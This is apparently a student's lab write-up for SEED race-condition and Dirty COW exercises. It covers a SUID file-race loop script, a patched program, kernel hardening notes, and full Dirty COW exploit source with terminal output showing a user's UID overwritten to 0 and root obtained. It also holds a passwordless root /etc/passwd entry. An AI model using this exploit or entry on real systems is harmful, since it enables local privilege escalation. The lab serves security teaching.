Lab3

Race-Condition Lab

Pre-Task 1
- build / compile / setup as SUID
- disable symlink protection...

Pre-task Screenshot:

```
seed@VM:~/git/CyberRange/tutorials/seed/lab3$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
seed@VM:~/git/CyberRange/tutorials/seed/lab3$ gcc vulp.c -o vulp; sudo chown root vulp; sudo chmod 4755 vulp;
vulp.c: In function 'main':
vulp.c:20:42: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^
vulp.c:20:42: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:20:42: note: include '<string.h>' or provide a declaration of 'strlen'
seed@VM:~/git/CyberRange/tutorials/seed/lab3$ date
Tue Oct 22 22:11:33 EDT 2019
seed@VM:~/git/CyberRange/tutorials/seed/lab3$
```

Task 1 - Choosing our target

Add a test user to the /etc/passwd and confirm that user can be used w/o a password. (e.g. using ubuntu's magic password hash)

`test:U6aMy0wojraho:0:0:test:/root:/bin/bash`

In the future, I can simply generate a user on a nix system locally and echo a known password hash out to login & access the unit.

Observation(s): when su'ing to the test user and pressing enter (emulating an empty password) I was able to immediately access the root account, as the root user.

```
seed@VM:~/git/CyberRange/tutorials/seed/lab3$ sudo vim /etc/passwd
seed@VM:~/git/CyberRange/tutorials/seed/lab3$ tail -1 /etc/passwd
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@VM:~/git/CyberRange/tutorials/seed/lab3$ su test
Password:
root@VM:/home/seed/git/CyberRange/tutorials/seed/lab3# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/git/CyberRange/tutorials/seed/lab3# date
Tue Oct 22 22:14:49 EDT 2019
root@VM:/home/seed/git/CyberRange/tutorials/seed/lab3#
```

Task 2 - Launching the Race Condition Check & Attack


The general concept of the script is to iterate constantly attempting to use the exploit script. In practice, this approach can be applied to any desired exploit vectors yet the general effectiveness of each vector should be researched first to help predict the potenial combination of actions which

cause an unexpected result.

Below we can see the processing running and responding with `No permission", then stopping.

The entry is added into the /etc/passwd and we can su to the account w/o a password, just pressing

enter.



Task 3 - Applying the Fix - Principle of Least Privilege

In this exercise we add a set_euid() value ot the program and ensure the isolation between the processes

& associated authorizations are believed to be the protection mechism in place here preventing exploitation.

patched.c

```c
/*  patched.c  */

#include <stdio.h>
#include <unistd.h>


int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){

        seteuid(0);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");
}
```

I update the runtime process -

patched-exploit-check.sh


```
1  #!/bin/bash
2  CHECK_FILE="ls -l /etc/passwd"
3  old=$($CHECK_FILE)
4  new=$($CHECK_FILE)
5  while [ "$old" == "$new" ]
6  # Check if /etc/passwd is modified
7  do
8    ./patched < passwd_input
9  # Run the vulnerable program
10   new=$($CHECK_FILE)
11 done
12 echo "STOP... The passwd file has been changed"
13
```

Task 4 - enabling the protected_symlink protection

symlink protection is part of the kernal hardening processes. We protect symlinks to help eliminate unexpected toxic pair conditions like action / permission / write check scenarios.

Looking deeper into research I see there are some other related protection, one of the limiations is going to be understanding & implmenting each one. For example - there is a noted set of planned protections. There are many which are done or unproposed. The list for ubuntu is below.

- Symlink Protection
- Hardlink Protection
- ptrace Protection
- Partial NX Emulation
- chroot Protection
- Kernel protections (or lack of)
  - ASLR
  - others -> Reference: https://wiki.ubuntu.com/SecurityTeam/Roadmap/KernelHardening#Kernel_protections
- Userspace protections




Part II - Dirty Cow

The Dirty Cow vulnerability attacks another kernal runtime condition between the right thread and the madviseThread. In this scenario, we are able to create a basic user on the system and override the uid,
for academic purposes we are able bypass file permission restrictions and write to a read-only file
such as /etc/passwd.

In this attack scenario we can target the specific /etc/passwd file entry and overright it with the desired value.

The attacker would simply need access to the local OS but would not require any special admin privileges as the
race condition will allow them to bypass those checks as we can see below.


cow_attack.c
#include <string.h>
void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);
int main(int argc, char *argv[])
{
pthread_t pth1,pth2;
struct stat st;
int file_size;
// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);
// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
// Find the position of the target area
// char *position = strstr(map, "222222");
char *position = strstr(map, "charlie:x:1001:1002");
// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_
pthread_create(&pth2, NULL, writeThread, position);
// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}
void *writeThread(void *arg)
{
char *content = "charlie:x:0000:1002";
off_t offset = (off_t) arg;
int f=open("/proc/self/mem", O_RDWR);
while(1) {
// Move the file pointer to the corresponding position.
lseek(f, offset, SEEK_SET);
// Write to the memory.
write(f, content, strlen(content));
}
}
void *madviseThread(void *arg)
{
int file_size = (int) arg;
while(1){
madvise(map, file_size, MADV_DONTNEED);
}
}
root@ubuntu: /tmp
root@ubuntu: /tmp
Terminal
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/29/2019 17:31] seed@ubuntu:/tmp$ grep charlie /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/29/2019 17:31] seed@ubuntu:/tmp$
[10/29/2019 17:31] seed@ubuntu:/tmp$
[10/29/2019 17:31] seed@ubuntu:/tmp$ gcc /home/seed/cow
cow_attack.c cow_attack.c~ cow.c
[10/29/2019 17:31] seed@ubuntu:/tmp$ gcc /home/seed/cow_attack.c -lpthread
[10/29/2019 17:32] seed@ubuntu:/tmp$ a.out
^C
[10/29/2019 17:32] seed@ubuntu:/tmp$ gcc /home/seed/cow_attack.c -lpthread
[10/29/2019 17:32] seed@ubuntu:/tmp$ grep charlie /etc/passwd
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[10/29/2019 17:32] seed@ubuntu:/tmp$ su charlie
Password:
su: Authentication failure
[10/29/2019 17:32] seed@ubuntu:/tmp$ su charlie
Password:
root@ubuntu:/tmp#